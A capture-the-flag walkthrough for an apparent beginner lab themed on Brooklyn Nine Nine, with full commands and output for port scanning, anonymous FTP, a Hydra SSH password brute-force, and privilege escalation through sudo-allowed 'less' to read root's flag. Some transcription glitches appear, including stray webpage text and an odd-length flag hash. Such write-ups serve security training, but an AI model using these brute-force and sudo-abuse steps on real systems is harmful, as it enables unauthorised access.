


Brooklyn Nine Nine

Description : This room is aimed for beginner level hackers but anyone can try to hack this box. There are two main intended ways to root the box.

So, as always we will start with scanning the machine.

We will use the command : `nmap -sC -sV Machine_IP`



```
root@kali: ~
root@kali:~# nmap -sC -sV 10.201.65.179
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 18:58 IST
Nmap scan report for 10.201.65.179
Host is up (0.25s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_--rw-r--r--    1 0      0      119 May 17  2020 note_to_jake.txt
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:10.8.153.106
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 2
|_  vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_  2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|_  256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.24 seconds
```


Now we got three ports open in the machine which are interesting.
the ports are : 21 ftp, 22 ssh and 80 http.

First we will visit the web page by visiting the IP.



This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top), and that it scales nicely

There is nothing to be curious about here. Now we will check the source page then.



Okay, In the comments there is something mentioned about steganography. But nothing for our use right now.

Now we will try to login into the webpage using ftp. As the anonymous login is allowed we will login as anonymous user . (Note : for password you can just skip it)

In this ftp, if we give the command **ls** we will get a text file named **note_to_jake.txt** . As we cannot read the file we will download the file into our system by using command **get note_to_jake.txt**

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
jake@brookly_nine_nine:/home/holt

root@kali: ~ # ftp 10.201.65.179
Connected to 10.201.65.179.
220 (vsFTPd 3.0.3)
Name (10.201.65.179:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||14890|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 119 May 17 2020 note_to_jake.txt
226 Directory send OK.
ftp> cat note_to_jake.txt
?Invalid command.
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
229 Entering Extended Passive Mode (|||10201|)
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
100% |*****| 119 100.26 KiB/s 00:00 ETA
226 Transfer complete.
119 bytes received in 00:00 (0.49 KiB/s)
ftp> exit
221 Goodbye.
```

Now let's read the text file using command **cat note_to_jake.txt** .

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
jake@brookly_nine_nine:/home/holt

root@kali: ~ # ls
admin.save          id_rsa             log.txt            note_to_jake.txt   Rishikesh.txt     valid_usernames.txt
Burpsuite-Professional Invoke-PowerShellTcp.ps1 nishang            Rishikesh_Gaikwad.txt usernames.txt.save

(root@kali)~# cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

Okay we got a note saying to jake that change the password as it is too weak. Now then we will try to crack the password of Jake's account using Hydra through SSH.

Command : hydra -l jake -P /Path/To/Wordlist.txt ssh ://Machine_IP

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
jake@brookly_nine_nine:/home/holt

root@kali: ~ # hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-16 19:11:21

(root@kali)~# hydra -l jake -P /home/kali/Desktop/rockyou.txt ssh://10.201.65.179
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-16 19:12:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.201.65.179:22/
[22][ssh] host: 10.201.65.179 login: jake password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-16 19:12:47
```

Okay now as we got password of Jake's account we will access it using ssh.

We got the access of Jake's account. Now we will try each and every directory to find anything suspicious. We will get a file **user.txt** in the directory **/home/holt**. In the file we will get out first flag.

```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
jake@brookly_nine_nine:/home/holt

File Actions Edit View Help
root@kali: ~ jake@brookly_nine_nine:/home/holt
(jroot@kali)~
# ssh jake@10.201.65.179
The authenticity of host '10.201.65.179 (10.201.65.179)' can't be established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.65.179' (ED25519) to the list of known hosts.
jake@10.201.65.179's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$ ls
jake@brookly_nine_nine:~$ pwd
/home/jake
jake@brookly_nine_nine:~$ ls
jake@brookly_nine_nine:~$ -l
-l: command not found
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
(ALL) NOPASSWD: /usr/bin/less
jake@brookly_nine_nine:~$ ls
jake@brookly_nine_nine:~$ cd ../
jake@brookly_nine_nine:/home$ ls
amy holt jake
jake@brookly_nine_nine:/home$ cd jake/
jake@brookly_nine_nine:~/jake$ ls
jake@brookly_nine_nine:~/jake$ cd ../
jake@brookly_nine_nine:/home$ cd amy/
jake@brookly_nine_nine:/home/amy$ ls
jake@brookly_nine_nine:/home/amy$ cd ../
jake@brookly_nine_nine:/home$ cd holt/
jake@brookly_nine_nine:/home/holt$ ls
nano.save user.txt
jake@brookly_nine_nine:/home/holt$ cat user.txt
ee11cbb19052e640b07aac0ca060c23ee
```

Now for root files we will try the command `sudo less` as it is used to access files.

The `sudo less` command allows a user to view the contents of a file with elevated privileges, typically root, which is necessary for accessing files that are otherwise restricted. ⁶ This is particularly useful for reading system files like logs, configuration files, or files owned by root, such as `/etc/sudo.conf` or `/var/log/messages`. ^{2 3}

Now when we use command we got the root.txt in /root. So to read the file we will use command **`sudo less /root/root.txt`** .

```
jake@brookly_nine_nine:/home/holt$ sudo less
Missing filename ("less --help" for help)
jake@brookly_nine_nine:/home/holt$ sudo less /root/root.txt
jake@brookly_nine_nine:/home/holt$
```

And just like that we got our second flag of the CTF.

